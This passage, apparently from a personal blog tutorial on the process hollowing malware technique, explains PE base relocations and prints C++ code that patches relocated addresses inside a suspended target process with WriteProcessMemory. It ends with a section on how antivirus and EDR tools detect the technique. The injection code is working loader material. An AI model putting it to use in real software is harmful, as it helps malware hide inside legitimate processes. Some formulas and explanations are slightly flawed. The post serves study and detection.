 ----------------------
|IMAGE_BASE_RELOCATION |
|     |--- VirtualAddr |
|     |--- SizeOfBlock |
 ----------------------
|  RELOCATION ENTRY 1  |
 ----------------------
|  RELOCATION ENTRY 2  |
 ----------------------
|  RELOCATION ENTRY N  |
 ----------------------
|         ...          |
 ----------------------
|       Block N        |
 ----------------------
|         ...          |
 ----------------------
IMAGE_BASE_RELOCATION.VirtualAddress “indicates the base address for the list of addresses to patch”. In other words, each block is only dedicated to a specific range of addresses.
Each address to be fixed is represented as an entry, or IMAGE_RELOCATION_ENTRY. The number of entries is calculated as the following:
$Number of entries = (SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION) / sizeof(IMAGE_RELOCATION_ENTRY)$
To access each entry, we have:
$Entry’s location = lpAllocAddress + RelocBlock->VirtualAddress + RelocEntry->Offset$
RelocEntry->Offset: The offset from the start of the block to the entry itself.
Below is the relocation code inside RunPEReloc32:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
if (bNeedReloc && lpRelocSection == nullptr) {
     std::cout << "\nCannot find relocation section.";
     return false;
 }

 // Fixing addresses
if (bNeedReloc) {
    std::cout << "\n=====FIXING ADDRESSES=====\n";
    int iNumOfBlocks = 0;
    DWORD dwRelocOffset = 0;

    while (dwRelocOffset < ImgDataReloc.Size) {
        // IMAGE_BASE_RELOCATION has a member called VirtualAddress
        // This indicates the start of a page (4KB) that has addresses to be
        // fixed, and these addresses are in this block
        std::cout << "\n[+] Block " << ++iNumOfBlocks;
        const auto RelocBlock =
            (PIMAGE_BASE_RELOCATION)(DWORD64)((uintptr_t)lpFileContent +
                                              lpRelocSection
                                                  ->PointerToRawData +
                                              dwRelocOffset);  // Get the
                                                               // reloc
                                                               // block
        dwRelocOffset += sizeof(IMAGE_BASE_RELOCATION);

        DWORD dwNumOfEntries = (DWORD)(RelocBlock->SizeOfBlock - 0x8) /
                               0x2;  // 0x2 is the size of IMAGE_RELOC_ENTRY

        for (DWORD i = 0; i < dwNumOfEntries; ++i) {
            const auto RelocEntry =
                (PIMAGE_RELOCATION_ENTRY)(DWORD64)((uintptr_t)
                                                       lpFileContent +
                                                   lpRelocSection
                                                       ->PointerToRawData +
                                                   dwRelocOffset);
            dwRelocOffset += 0x2;

            if (RelocEntry->Type == 0) continue;

            const auto ptrToTheAddressToFix = (uintptr_t)lpAllocAddress +
                                              RelocBlock->VirtualAddress +
                                              RelocEntry->Offset;

            DWORD dwFixedAddress;

            if (!ReadProcessMemory(
                    lpPI->hProcess, (LPVOID)ptrToTheAddressToFix,
                    (LPVOID)&dwFixedAddress, sizeof(DWORD), NULL)) {
                std::cout
                    << "\nCannot read the address to be fixed. Error code: "
                    << GetLastError();
                return false;
            }

            dwFixedAddress += DeltaImageBase;

            if (!WriteProcessMemory(
                    lpPI->hProcess, (LPVOID)ptrToTheAddressToFix,
                    (LPVOID)&dwFixedAddress, sizeof(DWORD), NULL)) {
                std::cout << "\nCannot patch new address. Error code: "
                          << GetLastError();
                return false;
            }
        }
    }
 }
Drawbacks - How can it be detected and prevented?
Process Hollowing is one of the fundamental malware techniques to begin with, but because of its basic characteristic, modern antivirus can detect and take it down most of the time. Here’s why:
- Common pattern
YARA/heuristics detect API sequences and PE structures that frequently go together in malwares, such as “Creating suspended process -> Read payload -> Check compatibility -> …”
- Legitimate APIs, but wrong use cases
Some APIs used in Process Hollowing, such as WriteProcessMemory or GetThreadContext, is mainly dedicated to debugging. If a process that is not debugger tries to make use of these APIs, the suspicion is likely to be extremely high.
- Inconsistencies between the original file and the memory image
An EDR may compare the executable declared by the process and the actual code existing in the mapped address space. Inconsistencies in Process Hollowing can occur in terms of entry point, section contents, etc. These discrepancies provide additional evidence that the original process image has been replaced or modified.
Endings
I really appreciate everyone who reads this blog until this very end. This is my first blog about malware, so knowledge flaws is unavoidable. If you are willing to help, please issue here. I’m super thankful if you can point out any faults if possible.